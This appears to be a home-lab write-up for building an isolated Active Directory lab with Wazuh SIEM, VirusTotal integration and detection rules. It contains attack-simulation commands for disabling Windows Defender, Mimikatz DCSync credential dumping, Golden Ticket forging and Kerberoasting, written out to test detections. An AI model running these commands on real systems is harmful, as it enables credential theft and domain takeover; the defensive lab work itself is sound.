**Project Goal:**

Deploy a fully isolated virtual lab with Active Directory and Wazuh SIEM for basic threat detection, monitoring, and automated response.

**VMware & Network Setup**

* VMware Workstation Pro installed  
  Source: <https://support.broadcom.com/group/ecx/my-dashboard>
* **Network Mode:**
  + Host-Only network (VMnet1)
  + Subnet: 192.168.182.0
  + Subnet mask: 255.255.255.0
  + Purpose: isolated lab, static IP assignment
  + No internet access by default (can switch to NAT if needed temporarily)

**2. Virtual Machines Overview**

|  |  |  |
| --- | --- | --- |
| VM Name | OS Version | Role / Notes |
| Wazuh | **Ubuntu** | **SIEM Manager & monitoring system** |
| Windows 10 | **Windows 10 Pro** | **Endpoint workstation** |
| Windows AD | **Windows Server 2022 Std** | **Domain Controller with AD DS role** |
| Ubuntu | **Ubuntu 22.04** | **Additional Linux client** |
| Kali Linux | **Kali 2025.2 (Prebuilt)** | **Attacker machine (prebuilt .7z image, ~80GB VMDK)** |

**Windows Server Setup & Configuration  
Version chosen:** Windows Server 2022 Standard with GUI

* **IP Configuration:**
  + Static IP assigned: 192.168.182.10
  + Subnet Mask: 255.255.255.0
  + Preferred DNS: 192.168.182.10
* **Installed & Configured: Active Directory Domain Services (AD DS)**
  + Added AD DS role via Server Manager
  + Promoted server to Domain Controller
  + Created new domain and forest : WinServ.local
  + DNS server installed automatically
  + Set Directory Services Restore Mode (DSRM) password

**Windows 10 VM Configuration**

* **IP Configuration:**
  + Static IP assigned: 192.168.182.20
  + Subnet Mask: 255.255.255.0
  + Default Gateway: host IP
  + DNS Server: Set to Domain Controller IP (192.168.182.10) to enable domain discovery and join
* **Domain Join:**
  + Joined Windows 10 VM to domain WinServ.local using domain admin credentials
  + Successfully logged in with domain user

**Network & Firewall Setup**

* **Network:** All VMs connected to VMnet1 Host-only network
* **Firewall:**
  + Disabled Windows Firewall on Host and all VMs temporarily during network and domain setup to avoid blocking traffic
  + Allowed ICMP (ping) and File and Printer Sharing for “Local Subnet” network profile in firewall rules (after testing)

**Connectivity Verification**


* **Verified successful ping between:**
  + Host machine <-> VMs
  + VM <-> VM
* **Verified nslookup WinServ.local resolves to 192.168.182.10 (DC IP)**
* **Verified domain join without errors**

**Wazuh Server Setup :**

* Installed Ubuntu 22.04 on VM
* Installed Wazuh manager via official repository
* Configured /var/ossec/etc/ossec.conf for FIM, syscheck, alerts, and integrations

**Wazuh Installation :**

1. Install Wazuh package from official Wazuh site   
   Download and run the Wazuh installation assistant :  
   <https://documentation.wazuh.com/current/quickstart.html>
2. Access the Wazuh web interface with https://<WAZUH\_DASHBOARD\_IP\_ADDRESS> and the credentials:
   * **Username**: admin
   * **Password**: <ADMIN\_PASSWORD> ( after completing wazuh installation it will show)



**VirusTotal Integration in Wazuh**

**What it does:**

* Wazuh agent detects file changes.
* Suspicious files are analyzed.
* Wazuh sends hash to VirusTotal via API.
* If malicious, Wazuh alerts via dashboard (and optionally takes action

**Wazuh Agent Setup & Configuration**

**In our Wazuh server GUI**

* Install Wazuh agent on Ubuntu and Windows endpoints

Step 1: Click on the "Deploy a new agent" module.

Step 2: Select the operating system


Step 3: Add the wazuh server's IP address.

Step 4: Select the agent name.

Step 5: Install the agent on the Ubuntu Wazuh Server machine

Step 6: Start the agent.

Step 7: Check the agent's status.



**VirusTotal integration with Wazuh server**

**In Wazuh server :**

1- Configure /var/ossec/etc/ossec.conf to include:

|  |
| --- |
| <integration>  <name>virustotal</name>  <api\_key>VirusTotal API key</api\_key>  <group>syscheck</group>  <alert\_format>json</alert\_format>  </integration> |

2- Using FIM to monitor a specific directory (File integrity monitoring)

In the Wazuh server and the Wazuh agent in the [/var/ossec/etc/ossec.conf](https://documentation.wazuh.com/current/user-manual/reference/ossec-conf/index.html) file

|  |
| --- |
| <syscheck>  <directories check\_all="yes" realtime="yes">/directory to monitor </directories>  </syscheck> |

3- Adding the necessary rules to generate alerts ( /var/ossec/etc/rules/local\_rules.xml)

|  |
| --- |
| <!-- Cross-platform FIM and VirusTotal rules -->  <group name="syscheck,virustotal">  <!-- Linux FIM monitoring -->  <rule id="100200" level="7">  <if\_sid>550</if\_sid>  <field name="file">  <match>^/tmp/apps/.\*</match>  </field>  <description>File modified in /tmp/apps directory (Linux).</description>  </rule>  <rule id="100201" level="7">  <if\_sid>554</if\_sid>  <field name="file">  <match>^/tmp/apps/.\*</match>  </field>  <description>File added to /tmp/apps directory (Linux).</description>  </rule>  <rule id="100210" level="10">  <if\_sid>550</if\_sid>  <field name="file">  <match>.\*\.(sh|py|exe|dll|bin)$</match>  </field>  <description>Executable/script file modified — sending hash to VirusTotal (Linux).</description>  </rule>  <rule id="100211" level="10">  <if\_sid>554</if\_sid>  <field name="file">  <match>.\*\.(sh|py|exe|dll|bin)$</match>  </field>  <description>New executable/script file detected — sending hash to VirusTotal (Linux).</description>  </rule>  <!-- Windows FIM monitoring -->  <rule id="110200" level="7">  <if\_sid>550</if\_sid>  <field name="file">  <match>^C:\\apps\\.\*</match>  </field>  <description>File modified in C:\apps directory (Windows).</description>  </rule>  <rule id="110201" level="7">  <if\_sid>554</if\_sid>  <field name="file">  <match>^C:\\apps\\.\*</match>  </field>  <description>File added to C:\apps directory (Windows).</description>  </rule>  <rule id="110210" level="10">  <if\_sid>550</if\_sid>  <field name="file">  <match>.\*\.(exe|dll|py|bin)$</match>  </field>  <description>Executable/script file modified — sending hash to VirusTotal (Windows).</description>  </rule>  <rule id="110211" level="10">  <if\_sid>554</if\_sid>  <field name="file">  <match>.\*\.(exe|dll|py|bin)$</match>  </field>  <description>New executable/script file detected — sending hash to VirusTotal (Windows).</description>  </rule>  </group> |

After applying the configuration we must restart the Wazuh server :

|  |
| --- |
| systemctl restart wazuh-manager |

**• Verified service status and alert generation:**

|  |
| --- |
| systemctl status wazuh-manager  tail -f /var/ossec/logs/alerts/alerts.json |

**Detecting and removing malware using VirusTotal integration:**

**In Ubuntu endpoint :**

1- In the Wazuh agent configuration file /var/ossec/etc/ossec.conf we have to make sure that <disabled> is set to no

2- Install jq : a utility that processes JSON input from the active response script

|  |
| --- |
| sudo apt update  sudo apt -y install jq |

3- Create the /var/ossec/active-response/bin/remove-threat.sh

|  |
| --- |
| #!/bin/bash  LOCAL=`dirname $0`;  cd $LOCAL  cd ../  PWD=`pwd`  read INPUT\_JSON  FILENAME=$(echo $INPUT\_JSON | jq -r .parameters.alert.data.virustotal.source.file)  COMMAND=$(echo $INPUT\_JSON | jq -r .command)  LOG\_FILE="${PWD}/../logs/active-responses.log"  #------------------------ Analyze command -------------------------#  if [ ${COMMAND} = "add" ]  then  # Send control message to execd  printf '{"version":1,"origin":{"name":"remove-threat","module":"active-response"},"command":"check\_keys", "parameters":{"keys":[]}}\n'  read RESPONSE  COMMAND2=$(echo $RESPONSE | jq -r .command)  if [ ${COMMAND2} != "continue" ]  then  echo "`date '+%Y/%m/%d %H:%M:%S'` $0: $INPUT\_JSON Remove threat active response aborted" >> ${LOG\_FILE}  exit 0;  fi  fi  # Removing file  rm -f $FILENAME  if [ $? -eq 0 ]; then  echo "`date '+%Y/%m/%d %H:%M:%S'` $0: $INPUT\_JSON Successfully removed threat" >> ${LOG\_FILE}  else  echo "`date '+%Y/%m/%d %H:%M:%S'` $0: $INPUT\_JSON Error removing threat" >> ${LOG\_FILE}  fi  exit 0; |

4- Change the /var/ossec/active-response/bin/remove-threat.sh file ownership, and permissions

|  |
| --- |
| sudo chmod 750 /var/ossec/active-response/bin/remove-threat.sh  sudo chown root:wazuh /var/ossec/active-response/bin/remove-threat.sh |

5- In Wazuh server ossec.conf add

|  |
| --- |
| <command>  <name>remove-threat-ubuntu</name>  <executable>remove-threat.sh</executable>  <timeout\_allowed>no</timeout\_allowed>  </command> |


And

|  |
| --- |
| <active-response>  <disabled>no</disabled>  <command>remove-threat-linux</command>  <location>local</location>  <rules\_id>100201</rules\_id>  </active-response> |

6- sudo systemctl restart wazuh-agent and wazuh server

|  |
| --- |
| sudo systemctl restart wazuh-agent |

|  |
| --- |
| systemctl restart wazuh-manager |



**Detecting and removing malware using VirusTotal integration:**

**In Windows endpoint**

1- In the Wazuh agent C:\Program Files (x86)\ossec-agent\ossec.conf file we have to make sure that <disabled> is set to no

2- Download the Python executable installer from the [official Python website](https://www.python.org/downloads/windows/).

3- Run the Python installer

4- Once Python completes the installation process open an administrator PowerShell terminal and use pip to install PyInstaller:

|  |
| --- |
| pip install pyinstaller  pyinstaller --version |

5- Create an active response script remove-threat.py to remove a file from the Windows endpoint

6- Convert the active response Python script remove-threat.py to a Windows executable application


|  |
| --- |
| pyinstaller -F \path\_to\_remove-threat.py |

7- Make sure that remove-threat.exe is in the C:\Program Files (x86)\ossec-agent\active-response\bin directory.

8- In Wazuh server ossec.conf add

|  |
| --- |
| <command>  <name>remove-threat-windows</name>  <executable>remove-threat.sh</executable>  <timeout\_allowed>no</timeout\_allowed>  </command> |
| <active-response>  <disabled>no</disabled>  <command>remove-threat-windows</command>  <location>local</location>  <rules\_id>100201</rules\_id>  </active-response> |

8- Restart Wazuh Agent and Wazuh Server



**Active Directory Attack Detection with Wazuh**

**Mimikatz**

**Purpose:**

* Mimikatz is a tool used to **extract credentials from memory** in Windows environments.
* It can simulate attacks like:
  + **DCSync:** Queries domain controllers to steal password hashes.
  + **Pass-the-Hash / Pass-the-Ticket:** Uses captured credentials to authenticate as users.

**Utility in the lab:**

* Allows us to simulate realistic Active Directory attacks.
* Helps us test if Wazuh rules can detect credential theft, abnormal privilege escalation, or suspicious access patterns.

**Kerberoast Attack Tools**

**Purpose:**

* **Kerberoasting** targets service accounts in Active Directory.
* The attacker requests a service ticket for a user account, extracts it, and attempts offline password cracking.

**Utility in the lab:**

* Simulates one of the most common AD attacks in real enterprises.
* Lets us check whether Wazuh can detect suspicious ticket requests or abnormal Kerberos activity.
* Requires:
  + Python for running tgsrepcrack.py.
  + A list of potential passwords to crack (including the real password for the simulation).

**Sysmon**

**Purpose:**

* Sysmon (System Monitor) is a Windows system service that **logs detailed events** like:
  + Process creation
  + Network connections
  + File modifications
  + Registry changes

**Utility:**

* Provides deep visibility into Windows activity.
* Wazuh collects Sysmon logs to detect sophisticated attacks that don’t trigger standard Windows security events.
* Critical for detecting subtle attacks like Kerberoasting or Golden Ticket attacks.

**Prepare the Windows Endpoint for Attack Simulation**

**Goal:** Make sure the Windows machine can run attack tools safely.

**Disable Windows Defender**

* + Open PowerShell as Administrator.
  + Run:
  + Set-MpPreference -DisableRealtimeMonitoring $true
  + Verify:
  + Get-MpComputerStatus | Select-Object RealTimeProtectionEnabled

It should return False.

**Install Defender Control**

* + Download from a trusted source.
  + Run as Administrator and temporarily disable all Defender protections.

**Step 2: Download and Prepare Attack Tools**

**Mimikatz**

* + Download from [official GitHub](https://github.com/gentilkiwi/mimikatz).
  + Place binaries in a folder in C:\tools\Mimikatz

**Kerberoast**

* + Download the Kerberoast script from GitHub.
  + Prepare a password list that includes the password of the target account “passwords.txt”
  + Make sure Python is installed (latest version) to run tgsrepcrack.py.
  + Place in a folder in C:\tools\ Kerberoast

**Step 3: Prepare the Windows Domain Environment**

**Join the Domain**

* + Make sure your Windows endpoint is joined to the domain sfm.local.
  + Use domain admin credentials.
  + Verify domain join by logging in with a domain account.

**Create a Domain Account for Simulation**

* + This account will simulate a compromised user.
  + Assign local administrator privileges on the endpoint.

**Note:** Integration ensures centralized management and that Wazuh can collect domain-level events.  
Its Allready done in previous steps

**Step 4: Install Sysmon**

* **Download Sysmon** from Microsoft Sysinternals.
* **Use the configuration file** sysmonconfig.xml
* **Install Sysmon** on both the Domain Controller and the Windows endpoint:

sysmon.exe -accepteula -i sysmonconfig.xml

* **Configure Wazuh agent** to collect Sysmon logs:  
  Edit C:\Program Files (x86)\ossec-agent\ossec.conf:

|  |
| --- |
| <localfile>  <location>Microsoft-Windows-Sysmon/Operational</location>  <logformat>eventchannel</logformat>  </localfile> |

**Step 5: Configure Wazuh Server Rules**

Add the following detection rules to localrules.xml on your Wazuh server:

|  |
| --- |
| <group name="security\_event, windows">      <!-- Rule for detecting DCSync attacks using Windows security events -->    <rule id="110001" level="12">      <if\_sid>60103</if\_sid>      <field name="win.system.eventID">^4662$</field>      <field name="win.eventdata.properties" type="pcre2">{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}|{19195a5b-6da0-11d0-afd3-00c04fd930c9}</field>      <options>no\_full\_log</options>      <description>Directory Service Access. Possible DCSync attack</description>    </rule>     <!-- Rule to ignore Directory Service Access originating from machine accounts with $ in their names -->   <rule id="110009" level="0">      <if\_sid>60103</if\_sid>      <field name="win.system.eventID">^4662$</field>      <field name="win.eventdata.properties" type="pcre2">{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}|{19195a5b-6da0-11d0-afd3-00c04fd930c9}</field>      <field name="win.eventdata.SubjectUserName" type="pcre2">\$$</field>      <options>no\_full\_log</options>      <description>Ignore all Directory Service Access that is originated from a machine account containing $</description>    </rule>      <!-- Rule for detecting Keberoasting attacks using Windows security events -->    <rule id="110002" level="12">      <if\_sid>60103</if\_sid>      <field name="win.system.eventID">^4769$</field>      <field name="win.eventdata.TicketOptions" type="pcre2">0x40810000</field>      <field name="win.eventdata.TicketEncryptionType" type="pcre2">0x17</field>      <options>no\_full\_log</options>      <description>Possible Keberoasting attack</description>    </rule>      <!-- Rule for detecting Golden Ticket attacks using Windows security events -->    <rule id="110003" level="12">      <if\_sid>60103</if\_sid>      <field name="win.system.eventID">^4624$</field>      <field name="win.eventdata.LogonGuid" type="pcre2">{00000000-0000-0000-0000-000000000000}</field>      <field name="win.eventdata.logonType" type="pcre2">3</field>      <options>no\_full\_log</options>      <description>Possible Golden Ticket attack</description>    </rule>    </group> |

**Step 6 — Simulate Attacks and Verify Wazuh Alerts**

**1. DCSync Simulation**

* Run Mimikatz:


privilege::debug

lsadump::dcsync /domain:WinServ.local /user:Administrator

or

lsadump::dcsync /domain:WinServ.local /user:krbtgt

* Verify Wazuh alert id 110001 appears.



**2. Kerberoasting Simulation**

* Run Python Kerberoast script:

python tgsrepcrack.py -d WinServ.local -u TargetUser -p passwords.txt -t TicketOutputFolder

* Verify alert id 110002.

**3. Golden Ticket Simulation**

* Use Mimikatz:

kerberos::ptt /ticket:GoldenTicket.krb

kerberos::golden /user:Administrator /domain:WinServ.local /sid:S-1-5-21-3079670428-507354839-1974674015 /krbtgt:fb850d37e711e8b045c411f450a7c84b /id:500

**Explanation**:

/user:Administrator → account you want to forge a ticket for

/domain:WinServ.local → your lab domain

/sid: → domain SID (check with whoami /user)

/krbtgt: → hash of krbtgt account you dumped from DCSync

/id:500 → RID for Administrator

* Verify alert id 110003.

****

**Step 7 — Review and Validation**

* Confirm alerts on **Wazuh Dashboard** and alerts.json.
* Check:
  + Event IDs
  + Event properties
  + Alert levels and descriptions
* Ensure coverage for all attack simulations.

**Kerberoasting Attack Simulation**  
To simulate a common Active Directory attack targeting service accounts and verify that Wazuh detects suspicious ticket requests.

**Tools Used:**

* Python tgsrepcrack.py script
* Windows Domain (WinServ.local)
* Password list including known service account password

**Steps Performed:**


**Prepare Environment**  
 • Ensure Windows endpoint is joined to the domain WinServ.local.  
 • Use a service account for the simulation.  
 • Ensure Python is installed on the endpoint to run tgsrepcrack.py.

**Steps and Commands Executed :**

1. **Run GetUserSPNs script to enumerate service accounts**

* Lists all accounts with Service Principal Names (SPNs) that can be targeted for offline password attacks. Helps identify high-value accounts such as service accounts.

|  |
| --- |
| .\GetUserSPNs.ps1 |



1. **Load required .NET assemblies for Kerberos request**

* Prepares PowerShell to create Kerberos tokens, simulating legitimate Kerberos authentication requests.

|  |
| --- |
| Add-Type -AssemblyName System.IdentityModel |

1. **Trigger Kerberos request using a service principal name (SPN)**

* Requests a service ticket for the specified SPN.

